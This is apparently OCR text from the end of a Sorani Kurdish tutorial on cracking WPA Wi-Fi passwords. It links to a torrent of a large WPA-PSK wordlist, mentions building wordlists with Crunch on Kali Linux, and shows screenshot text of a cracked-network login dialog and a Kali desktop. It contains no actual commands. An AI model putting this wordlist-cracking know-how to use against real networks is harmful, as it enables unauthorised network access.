
www.torrenthound.com/hash/3f1f5321b1275b33bc0970c743be032be828a4f7/torrent-info/WPA-PSK-WORDLIST-3-Final-13-GB-rar

یان دەتوانن خۆتان دروستی بکەن لە کالی بە کۆماندی Crunch . لە یوتیوب سێرچی بۆ بکەن بۆ چۆنێتی درستکردنی .



BY : MaTiN sLeMaNy




Wireless Network Authentication Required
Authentication required by wireless network
Passwords or encryption keys are required to access the wireless network 'Anonymus'.
Password:
futurama
Show password
Cancel
Connect
Applications
Places
Fri Feb 20, 10:02 PM
root
Computer
2.1 GB Filesystem
TRANSCEND
KALI LINUX
The quieter you become, the more you are able to hear.
[root@kali: ~]
[TRANSCEND]
[Home]